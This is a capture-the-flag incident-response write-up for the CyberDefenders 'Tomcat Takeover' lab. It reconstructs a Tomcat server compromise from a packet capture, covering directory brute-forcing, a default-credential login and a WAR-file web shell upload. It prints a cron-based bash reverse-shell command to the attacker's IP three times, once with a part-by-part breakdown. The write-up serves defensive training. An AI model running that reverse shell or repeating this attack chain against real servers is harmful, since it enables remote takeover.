Incident Response Report: Tomcat Takeover — Directory Brute-Force, Credential Cracking & Reverse Shell Persistence
Platform: CyberDefenders
Challenge: Tomcat Takeover
Category: Network Forensics / Incident Response
Difficulty: Easy
Classification: Confidential
Tools: Wireshark, NetworkMiner, CyberChef
Achievement: Proof of Completion
1. Executive Summary
Incident Type: Web Server Compromise / Directory Enumeration / Credential Brute-Force / Reverse Shell Persistence
Analyst: Lead SOC Analyst / Threat Hunter
The SOC team identified suspicious activity on a web server within the company’s intranet running Apache Tomcat 7.0.88 on port 8080. A network capture (web server.pcap) was analyzed to determine the nature and scope of the compromise.
The investigation revealed that an external threat actor (14.0.0.120, originating from China — CHINANET Guangdong) performed a structured multi-phase attack: directory brute-forcing with Gobuster to locate the Tomcat Manager panel (/manager/), HTTP Basic Authentication brute-forcing to crack the admin credentials (admin:tomcat), uploading a malicious WAR file (JXQOZY.war) containing a reverse shell, and establishing persistent access via a cron job that reconnects a bash shell to the attacker every minute on port 443.
Indicators of Compromise (IOCs)
| Type | Indicator | Description |
|---|---|---|
| Attacker IP | 14.0.0.120 | CHINANET Guangdong (Shenzhen, China) |
| Victim Server | 10.0.0.112 | Apache Tomcat 7.0.88 on port 8080 |
| Internal Host | 10.0.0.115 | Legitimate internal user |
| Attack Tool | gobuster/3.6 | Directory brute-forcing tool |
| Admin Credentials | admin:tomcat | Default Tomcat credentials cracked |
| Malicious File | JXQOZY.war | WAR file containing reverse shell JSP (rzpmxxmm.jsp) |
| Persistence | * * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1' | Cron-based reverse shell every minute |
| C2 Port | 443 | Reverse shell connection port (chosen to bypass egress filters) |
MITRE ATT&CK Mapping Overview
| Tactic | Technique | ID |
|---|---|---|
| Reconnaissance | Active Scanning: Port Scanning | T1595.001 |
| Discovery | Network Service Discovery | T1046 |
| Discovery | File and Directory Discovery | T1083 |
| Credential Access | Brute Force: Password Guessing | T1110.001 |
| Execution | Server Software Component: Web Shell | T1505.003 |
| Persistence | Scheduled Task/Job: Cron | T1053.003 |
| Command & Control | Non-Standard Port | T1571 |
2. Phase 1: Initial Triage & Attacker Identification
Objective: Establish a high-level picture of the capture and identify the threat actor.

Protocol Hierarchy Analysis
Opening Statistics → Protocol Hierarchy revealed the traffic composition:
- 100% TCP — no UDP-based attacks
- 2.8% SSH — present, relevant for later stages
- 1.2% HTTP — the primary attack vector
- Sub-protocols: PNG, XML, MIME Multipart — indicating file transfers during the attack
IPv4 Conversations Analysis

Opening Statistics → Conversations → IPv4 immediately revealed a dominant conversation:
| Conversation | Packets | Bytes |
|---|---|---|
14.0.0.120 ↔ 10.0.0.112 | 19,607 | 2 MB |
10.0.0.115 ↔ 10.0.0.112 | 1,323 | 378 kB |
| All other conversations | < 140 | < 26 kB |
The overwhelming volume from 14.0.0.120 — an external (public) IP attacking an internal server — is consistent with automated tooling.
Endpoint Analysis

The Endpoints tab confirmed the participants. The server 10.0.0.112 had the highest traffic volume (20,930 packets), followed by the attacker 14.0.0.120 (19,607 packets).
IP Geolocation — Attacker Origin

Querying 14.0.0.120 on AbuseIPDB / ipinfo.io confirmed:
| Field | Value |
|---|---|
| ISP | CHINANET Guangdong province network |
| Usage Type | Data Center/Web Hosting/Transit |
| Country | China |
| City | Shenzhen, Guangdong |
| Domain | chinatelecom.cn |
MITRE ATT&CK Reference:
The initial traffic volume and connection patterns map to T1595.001 — Active Scanning: Port Scanning and T1046 — Network Service Discovery.
3. Phase 2: Reconnaissance — Directory Brute-Forcing
Objective: Identify the attacker’s reconnaissance methodology and how they found the admin panel.
Confirming the Admin Panel Port

Inspecting an HTTP packet confirmed the Tomcat server was running on port 8080 — the default:
1
2
3
GET /examples/jsp/jsp2/simpletag/hello.jsp HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/116.0
The attacker initially browsed Tomcat’s built-in example pages — a reconnaissance technique to enumerate what’s exposed.
Gobuster Directory Enumeration

Following an HTTP stream from the high-volume requests revealed the tool’s identity via the User-Agent header:
1
2
3
4
5
6
7
GET /examples/servlet/HelloWorldExample HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: gobuster/3.6
Accept-Encoding: gzip

HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
The stream showed rapid-fire requests with 404 Not Found responses — Gobuster cycling through its wordlist. The server banner Apache-Coyote/1.1 also confirmed the Apache Tomcat 7.0.88 version.
Admin Panel Discovery

Continuing through the same HTTP stream, a critical response appeared among the flood of 404s:
1
2
3
4
5
6
GET /manager HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: gobuster/3.6

HTTP/1.1 302 Found
Location: /manager/
A 302 (Found/Redirect) response means the resource exists. Gobuster had discovered /manager/ — the Tomcat Manager Application, the web-based admin panel used to deploy web applications.
MITRE ATT&CK Reference:
This phase maps to T1083 — File and Directory Discovery — the attacker systematically enumerated hidden directories using Gobuster.
4. Phase 3: Credential Access — HTTP Basic Auth Brute-Force
Objective: Determine how the attacker cracked the admin credentials.

Brute-Force Filter
Filtering for requests to the manager panel from the attacker:
1
http.request.uri contains "/manager/html" && ip.src == 14.0.0.120
This revealed a series of GET requests to /manager/html — each with a different Authorization: Basic header. The majority received 401 Unauthorized responses. The key was finding where the response changed.
Successful Login

Following the HTTP stream of the last GET request before the POST revealed the successful authentication:
1
2
3
4
5
6
GET /manager/html HTTP/1.1
Host: 10.0.0.112:8080

Authorization: Basic YWRtaW46dG9tY2F0

HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71; Path=/manager; HttpOnly
The 200 OK and Set-Cookie confirmed successful login.
Credential Decoding
The Base64 value YWRtaW46dG9tY2F0 was decoded using CyberChef:
1
YWRtaW46dG9tY2F0  →  admin:tomcat
These are well-known default Tomcat credentials — a textbook default credential attack.
Analyst Note:
The attacker first triedadmin:adminbefore succeeding withadmin:tomcat. Both are default credentials. The fact that default credentials were never changed on a production server is a critical configuration failure.
MITRE ATT&CK Reference:
This phase maps to T1110.001 — Brute Force: Password Guessing — the attacker systematically tried common default credentials against the Tomcat Manager authentication.
5. Phase 4: Execution — WAR File Deployment
Objective: Analyze the malicious file upload and reverse shell delivery.
WAR File Upload

Immediately after authenticating, the attacker uploaded a malicious WAR file via the Tomcat Manager’s deploy functionality. Following the HTTP stream of the POST request revealed:
1
2
3
4
5
6
7
8
POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71 HTTP/1.1
Host: 10.0.0.112:8080
Content-Type: multipart/form-data

Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream

PK........WEB-INF/...WEB-INF/web.xml...rzpmxxmm.jsp...
The file JXQOZY.war is a Web Application Archive — a deployable Java web application. Within the binary content, the embedded JSP file rzpmxxmm.jsp was visible — the reverse shell payload.
The server responded with 200 OK, confirming the upload and deployment succeeded.
MITRE ATT&CK Reference:
This phase maps to T1505.003 — Server Software Component: Web Shell — the attacker uploaded a WAR file containing a JSP reverse shell via the legitimate Tomcat Manager deploy feature.
6. Phase 5: Persistence — Cron-Based Reverse Shell
Objective: Analyze the attacker’s post-exploitation commands and persistence mechanism.
Reverse Shell Session

Following the TCP stream established after the WAR deployment revealed a live shell session in plaintext. The attacker’s exact commands were visible:
1
2
3
4
5
6
7
8
9
10
11
whoami
# root

cd /tmp
pwd
# /tmp

echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron
crontab -l
# * * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
Persistence Command Breakdown
| Component | Purpose |
|---|---|
* * * * * | Execute every minute (cron schedule) |
/bin/bash -c | Run a bash command |
bash -i | Open an interactive bash shell |
>& /dev/tcp/14.0.0.120/443 | Redirect output to attacker on port 443 |
0>&1 | Also redirect stdin — fully interactive shell |
Key observations:
whoamireturnedroot— Tomcat was running as root, a severe misconfiguration that gave the attacker full system privileges immediately- Port 443 was deliberately chosen — it is the standard HTTPS port, so outbound connections are typically allowed through firewalls
- Every minute — even if the shell is killed, it reconnects automatically within 60 seconds
